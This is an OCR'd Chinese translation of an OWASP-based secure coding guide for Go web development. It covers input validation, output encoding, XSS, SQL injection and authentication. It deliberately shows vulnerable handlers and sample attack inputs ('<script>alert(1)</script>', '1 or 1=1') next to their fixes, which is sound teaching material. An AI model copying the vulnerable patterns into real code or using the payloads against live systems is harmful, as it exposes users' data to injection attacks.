


Go-安全编码实践指南

为使用Go编程语言的开发者而编写的指南，旨在指导Web开发。

目录

第一部分 介绍

1 概述

Go语言-Web应用程序安全编码实践是为使用Go编程语言的开发者而编写的指南，旨在指导Web开发。

本书是与Checkmarx安全研究团队合作的成果，遵循OWASP安全编码实践-快速参考指南v2（稳定版）发行版的要求。

本书的主要目标是帮助开发人员避免常见错误，同时通过“实践方法”学习新的编程语言。这本书提供了关于“如何安全编码”的详细信息，展示了在开发过程中可能会出现什么样的安全问题。

2 为什么要读这本书

根据Stack Over Flow的年度开发者调查，Go已经连续两年进入了最喜爱和最希望学习的编程语言列表的前五名。随着Go的普及，在使用Go设计开发应用程序时必须考虑到安全性，这一点至关重要。

Checkmarx研究团队帮助开发人员、安全团队和整个行业了解常见的编码错误，并提高对软件开发过程中经常引入的漏洞的认识。

3 本书的读者

《Go-安全编码实践指南》的主要读者是开发人员，尤其是那些具有其他编程语言经验的开发人员。对于那些首次学习编程语言并且已经完成Go语言之旅的新人来说，本书也是一个很好的参考手册。

4 阅读本书的收获

本书将逐个介绍《OWASP安全编码实践指南》（OWASP Secure Coding Practices Guide）的主题，并提供使用Go的示例和建议，以帮助开发人员避免常见编程错误和陷阱。

阅读本书后，在开发安全Go应用程序时，开发人员会更加自信。

5 关于OWASP安全编码实践

《安全编码实践快速参考指南》(Secure Coding Practices Q uick Reference Guide) 是一个OWASP-Open Web Application Security Project的项目。该指南是一套“与技术无关的通用软件安全编码实践，采用全面的检查表格式，可以集成到软件开发生命周期中”（来源）(source)

OWASP本身是“一个开放社区，致力于使组织能够构思、开发、获取、操作和维护可信任的应用程序。所有OWASP工具、文档、论坛和章节都是免费的，对任何有兴趣提高应用程序安全性的人开放”（来源）(source)。

6 如何参与该项目

这本书是使用一些开源工具创建的。如果开发人员对如何从头开始构建项目感兴趣，请阅读“如何参与该项目”一节。

第二部分 具体示例和建议

1 输入校验

在web应用程序安全中，如果不检查用户输入及其相关数据，就会带来安全风险。开发人员通过使用“输入验证”和“输入过滤”来解决这一风险。这些措施应该根据服务器的功能在应用程序的每一层中执行。一个重要的注意事项是，所有数据验证过程都必须在受信任的系统（如服务器）上完成。

正如《OWASP SCP 快速参考指南》中所述，有16个要点是涵盖了开发人员在处理输入验证时应该注意的问题。在开发应用程序时，对这些安全风险没有考虑全面是注入漏洞名列 “OWASP Top 10 2013”中的头号漏洞的其中一个主要因素。

用户交互是当前web应用程序开发模式的基本需求。随着web应用程序的内容和能力越来越丰富，用户交互和用户提交的数据也在增加。正是在这种情况下，输入验证起着重要的作用。

当应用程序处理用户数据时，默认情况下，必须将输入数据视为不安全的，并且只有在进行了适当的安全检查后才接受输入数据。还必须确定数据源是可信还是不可信，如果数据源不可信，则必须进行验证检查。

本节概述了每种输入验证技术，并提供了示例来说明这些问题。

1 输入	
1.1、用户交互	1.1.1、白名单 1.1.2、边界检查 1.1.3、字符转义 1.1.4、数字验证
1.2、文件操作	/
1.3、数据源	1.3.1、跨系统一致性检查 1.3.2、散列总数

	1.3.3、参照完整性 1.3.4、唯一性检查 1.3.5、查表检查
2 验证后操作	
2.1、执行措施	2.1.1、咨询措施 1.1.1 验证措施
3 过滤	
3.1、检查是否存在无效的UTF-8	3.1.1、将字符（<）转换为实体 3.1.2、去掉所有标签 3.1.3、删除换行符、制表符和额外的空白符 3.1.4、带八位组 3.1.5、URL请求路径

1.1 验证

在验证检查中，需要根据一组规则检查用户的输入，以确保用户确实输入符合预期。**重要提示：**如果输入验证失败，则必须拒绝该输入。

这种校验不仅从安全的角度来看很重要，从数据一致性和完整性的角度来看也很重要，因为数据通常跨各种系统和应用程序使用。

本文列出了开发人员在使用Go开发web应用程序时应注意的安全风险。

1.1.1 用户交互

应用程序中任何允许用户输入的地方都有潜在的安全风险。问题不仅可能来自故意破坏应用程序的恶意攻击者，也可能来自人为错误导致的错误输入（据统计，大多数非法数据通常由人为错误引起）。在Go语言中，有几种方法可以防止此类问题。

Go语言有本地库，其中包括有助于确保不会发生此类错误的方法。在处理字符串时，开发人员可以使用类似以下示例的包：

1) strconv包处理到其他数据类型的字符串转换。
   - Atoi
   - ParseBool
   - ParseFloat
   - ParseInt
2) Strings包包含处理字符串及其属性的所有函数。
   - Trim
   - ToLower
   - ToTitle
3) regexp包支持正则表达式以适应自定义格式[1]。
4) utf8包实现函数和常量，以支持UTF-8编码的文本。它包括在字符和UTF-8字节序列之间转换的函数。
5) 验证UTF-8编码的字符：
   - Valid

- ValidRune
- ValidString

6) UTF-8字符编码：

- EncodeRune

7) UTF-8解码：

- DecodeLastRune
- DecodeLastRuneInString
- DecodeRune
- DecodeRuneInString

注意：Go将表单 Forms视为字符串(Maps of String)值的映射。

确保数据有效性的其他技术包括：

- 白名单-尽可能使用白名单的方式验证输入字符。请参见验证-条带标记。
- 边界检查-应验证数据和数字长度。
- 字符转义-用于特殊字符，如单引号。
- 数字验证-如果输入是数字则需要进行数字校验。
- 检查空字节-（%00）
- 检查换行符 - %0d，%0a，\r，\n
- 检查路径更改字符 - ../或\\..。
- 检查扩展UTF-8字符-检查特殊字符的替代表示形式

注意：确保HTTP请求和响应头仅包含ASCII字符。在Go中处理安全性的第三方包如下：

- Gorilla- web应用程序安全最常用的软件包之一。该软件包支持WebSocket、cookie会话、RPC等协议。
- Form – 将url.Values解码为Go的值，并将Go的值编码为url.Values。支持双队列和全部map。
- Validator - Go结构和字段验证，包括跨字段、跨结构、映射以及切片和数组跳转。

1.1.2 文件操作

任何需要进行文件操作的时候（读或写文件），也应进行验证检查，因为大多数文件操作都处理用户数据。其他文件检查程序包括“文件存在性检查”，以验证文件名是否存在。文件管理部分提供了附加文件信息，文件错误处理部分提供了错误处理信息。

1.1.3 数据源

每当数据从受信任的源传递到不受信任的源时，都应该进行完整性检查。这保证了没有篡改数据，并且应用程序正在接收预期的数据。其他的数据源检查包括：

- 跨系统一致性检查
- 哈希总数
- 参照完整性

注意：在现代关系数据库中，如果主键字段中的值不受数据库内部机制的约束，则应验证这些值。

- 唯一性检查
- 查表检查

1.2 验证后操作

根据数据验证的最佳实践，输入验证只是数据验证指南的第一部分。因此，还应执行验证后操作。所使用的验证后操作因上下文而异，分为三个单独的类别：

1) 强制措施为了更好地保护我们的应用程序和数据，存在几种类型的强制措施。
2) 通知用户提交的数据不符合要求，因此应修改数据以符合要求条件。
3) 在服务器端修改用户提交的数据，而不通知用户所做的更改。这最适用于交互式使用的系统。

注意：后者主要用于外观更改（修改敏感用户数据可能会导致截断等问题，从而导致数据丢失）。

咨询措施：咨询措施通常允许输入未更改的数据，但告知源参与者所述数据存在问题。这最适用

于非交互式系统。

验证措施: 验证措施指咨询措施中的特殊情况。在这种情况下，用户提交数据，源参与者要求用户验证数据并提出更改建议。然后用户接受这些更改或保留其原始输入。

说明这一点的一个简单方法是账单地址表单，用户输入其地址，系统建议与帐户相关的地址。然后，用户接受其中一个建议或发送到最初输入的地址。

1.3 过滤

过滤是指删除或替换提交数据的过程。在处理数据时，在进行了适当的验证检查之后，消毒是通常为加强数据安全而采取的附加步骤。

过滤最常见的操作如下:

1.3.1 将单个字符<转换为实体

在html自带包中,有两个用于数据过滤的函数:一个用于转义html文本,另一个用于取消转义html。函数EscapeString（）接受一个字符串，并返回带有特殊转义字符的相同字符串。例如.将“<”变成“&lt”。请注意，此函数仅转义以下五个字符：<，>，&，'，"。其他字符应手动编码，或者，您可以使用第三方库对所有相关字符进行编码。相反，还有UnescapeString（）函数可将实体转换为字符。

1.3.2 Strip all tags 去掉所有标签

尽管html/template包有一个stripTags（）函数，但它是未报告的。Html/Template本地包没有具有校验所有标签的函数，因此使用第三方库来进行这一操作，或者复制整个函数及其私有类和函数。

可用于实现此目的的一些第三方库包括:

- https://github.com/kennygrant/sanitize

- https://github.com/maxwells/sanitize
- https://github.com/microcosm-cc/bluemonday

1.3.3 删除换行符、制表符和额外的空白

Text/template和Html/template包括一种从模板中删除空白符的方法，方法是在操作的分隔符内使用-减号。

使用源代码执行模板

```
{{- 23}} < {{45 -}}
```

将导致以下输出

```
23<45
```

注意：如果减号没有直接放在开始动作分隔符{{或结束动作分隔符}}之后，减号-将应用于值

模板源

```
{{ -3 }}
```

导致

```
-3
```

1.3.4 URL请求路径

在net/http包中，有一种称为ServeMux的http请求多路复用器类型。它用于将传入的请求与注册的模式匹配，并调用与请求的URL最匹配的处理程序。除了它的主要用途之外，它还负责清理URL请求路径，重定向任何包含. 或 .. 元素的请求；或重复斜杠转换为等效的、更清晰的URL。

一个简单的Mux示例来说明：

```go
func main() {
  mux := http.NewServeMux()

  rh := http.RedirectHandler("http://yourDomain.org", 307)
  mux.Handle("/login", rh)

  log.Println("Listening...")
  http.ListenAndServe(":3000", mux)
}
```

注意：请记住，ServeMux不会更改CONNECT请求的URL请求路径，因此如果允许的请求方法不受限制，应用程序可能会受到路径遍历攻击。

以下第三方软件包是HTTP自带请求路由库的替代品，提供了附加功能。始终选择经过良好测试和积极维护的软件包。

- Gorilla Toolkit - MUX

2 输出编码

即使在《OWASP安全编码实践快速参考指南》（OWASP SCP Quick Reference Guide）中只对输出编码列出了6点要求，但是在Web应用程序开发的过程中，输出编码不规范问题依然普遍，这也导致应用程序存在排名第一的漏洞：注入漏洞。

随着Web应用程序变得越来越复杂，程序也通过越来越多的来源收集数据，例如：用户、数据库、第三方服务等。在某个时间点，这些不同数据源收集来的数据最终会以特定的格式展示在同一个交互媒体的界面上（如浏览器）。如果程序没有完善的输出编码规范，此时正是注入漏洞发生的时间。

当然，或许开发人员已经听说了安全人员将在本节中讨论的所有安全问题，但是开发人员真的知道安全问题发生的原理以及如何避免的吗?

2.1 XSS跨站脚本攻击

即使许多程序开发者听说过XSS攻击，但是大多数开发人员没有尝试过使用过XSS漏洞去攻击Web应用程序。

从2003年开始，XSS跨站脚本攻击一直在OWASP Top 10中榜上有名，XSS跨站脚本攻击一直是一个非常常见的漏洞。OWASP Top 10 2013版本十分详细地介绍了XSS漏洞，例如攻击向量、安全弱点、技术影响和业务影响。

简而言之，如果无法确保所有用户的输入都已经正确转义，或者在将用户输入回显到前端页面之前没有在服务器端进行输入校验验证其安全性，那么程序很容易遭受攻击。（引用OWASP Top 10 2013版对XSS的描述）

Go语言跟其他的多用途程序语言一样，即使文档明确了如何使用html/模板包，开发人员仍然需要对所有数据进行分析，因为这些数据可能导致程序遭受XSS的攻击。举个简单的例子，开发人员可以使用net/http和io包中找到“hello world”的示例，但如果不分析他就使用了，程序很容易受到XSS攻击。

注：

- html/template package：https://golang.org/pkg/html/template/
- net/http：https://golang.org/pkg/net/http/

- io：https://golang.org/pkg/io

想象一下下面的代码：


```
package main

import "net/http"
import "io"

func handler (w http.ResponseWriter, r *http.Request) {
    io.WriteString(w, r.URL.Query().Get("param1"))
}

func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

此代码段中的main方法创建并启动HTTP服务，并且监听8080端口，用来处理服务器根（/）上的请求。


处理请求的Handler函数，将会处理一个查询字符串参数param1，然后将该值写入到响应的数据流(w)中。

当HTTP响应头 “Content-Type” (内容类型)标签没有被明确定义时，“http.DetectContentType”标签将使用符合WhatWG规范的默认值。

因此，当参数“param1”的值为“test”时，返回来的HTTP响应头中“Content-Type”标签的值为“text/plain”。




但是当“param1”的值的第一个字符为“<h1>”时，包头中“Content-Type”标签的值为“text/html”。



开发人员可能会想，当参数“param1”的赋值是HTML标签时，返回包头中“Content-Type”的值都应该是“text/html”，但实际上不是。当参数“param1”的赋值是<h2>,,<form>时，返回包头中“Content-Type”的值时“plain/html”而不是预期中的“text/html”。

现在开发人员尝试一下给参数“param1”赋值为<script>alert(1)</script>。

根据“WhatWG spec”规范，HTTP响应报头中“Content-Type”标签的值将是“text/html”，程序将执行参数“param1”的值，所以，程序在这里出现了XSS(跨站脚本)攻击。




将这个情况向谷歌公司反应后，谷歌公司是这样答复的：“实际上这是非常方便于打印html并自动设置内容类型。谷歌公司希望程序员使用html/模板进行适当的转义”。

按照谷歌的说法是开发者有责任去审查和保护自己的代码。安全人员对此完全同意，但作为一种以安全性为重的语言，允许“Content-Type”自动设置且默认配置中包含了“text/plain”，这并不是一个最好的方法。

开发人员需要明确一点：text/plain和text/template包并无法让程序避免XSS的攻击，因为这些包不会过滤用户输入。

```go
package main

import "net/http"
import "text/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```


将参数“param1” 的值定义为“<h1>”时，“Content-Type”的值将变为“text/html”，这会让程序遭受XSS漏洞攻击。




通过在代码中将text/template包文件替换为html/template包文件，程序即将变得安全些。

```go
package main

import "net/http"
import "html/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

此时当参数“param1”为“<h1>”时，不仅仅是HTTP返回的“Cpntent-Type”标签变为“text/plain”，



同时“param1”参数也会被正确地编码后才输出在浏览器中（避免了XSS攻击）。



2.2 注入漏洞

SQL注入是另一种由于没有正确输出编码而导致的常见的注入漏洞。大多数时候是由于字符串拼接这种过时的错误实践而导致。

简而言之，只要将包含任意字符（例如对数据库管理系统具有特殊含义的字符）的值的变量简单地添加到（部分）SQL查询语句中，程序就容易受到SQL注入的攻击。

想象一下程序需要执行这样的查询操作：

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " + customerId

row, _ := db.QueryContext(ctx, query)
```

那么黑客就可以利用该漏洞然后攻破此系统。

举个例子，当“customerId”输入的是合法的值时，程序只会列出该用户的信用卡卡号。但如果输入的“customerId”的值是 “1 or 1=1” 呢?

此时查询语句就会变成下面这样子：

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

然后程序就会列出所有的表的记录（是的，1=1永远为真）！

只有一个办法可以保证程序的数据库安全：使用预编译语句（Prepared Statements）。

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"

stmt, _ := db.QueryContext(ctx, query, customerId)
```

留意占位符 “?” 。现在程序的查询语句变得：

- 可读性高
- 简短
- 安全

预编译语言中，不同的数据库有着不同的占位符。下面举出MySQL，PostgreSQL, and Oracle数据库的例子：

MySQL	PostgreSQL	Oracle
WHERE col = ?	WHERE col = $1	WHERE col = :col
VALUES(?, ?, ?)	VALUES($1, $2, $3)	VALUES(:val1, :val2, :val3)

关于SQL注入这个话题更进一步信息，将在本指南中“数据库安全”章节详细说明。

3 身份验证和密码管理

OWASP安全编码实践（OWASP Secure Coding Practices）对于程序员来说是一份非常有价值的文档，因为可以帮助他们验证在项目实施过程中是否完全遵循了最佳实践。身份验证和密码管理是所有系统的关键部分，本书从用户注册到凭据存储、密码重置以及私有资源访问，都一一进行了详细介绍。

部分指南可能会被分组以进行更深入的介绍。此外，还提供了源代码示例来说明这些主题。

让我们从经验法则开始："所有身份验证控制都必须在受信任的系统上强制执行"，这通常是指运行应用程序后端代码的服务器。

为了系统的简单性以及减少故障点，应该使用标准化并经过测试的身份验证服务。通常框架都有这种模块，并且鼓励开发者使用，因为这种模块已经被许多人作为集中式身份验证机制开发、维护和使用。尽管如此，还是应该"仔细检查代码以确保它不受任何恶意代码的影响"，并确保它遵循了最佳实践。

需要身份验证的资源不应该自己执行身份验证。相反，应该使用"重定向来访问集中身份验证控制系统"。小心处理重定向:应该只重定向到本地和/或安全的资源。

身份验证不应仅针对应用程序的用户，也应针对需要"连接到涉及敏感信息或功能的外部系统"的应用程序自身。在这些情况下，"访问应用程序外部服务的身份验证证书需要加密保存在一个受信任系统(例如服务器)中的受保护区域内。保存在源代码内不安全"。

3.1 通信认证数据

在本节中，"通信"一词有着更广泛的含义，包括用户体验 (UX) 和客户端-服务器通信。不仅需要"在用户屏幕上应当对密码输入进行遮挡显示"，而且也需要"禁用记住密码功能"。这个可以通过在input标签中使用 type="password"并设置autocomplete属性为off来完成。

```
<input type="password" name="passwd" autocomplete="off" />
```

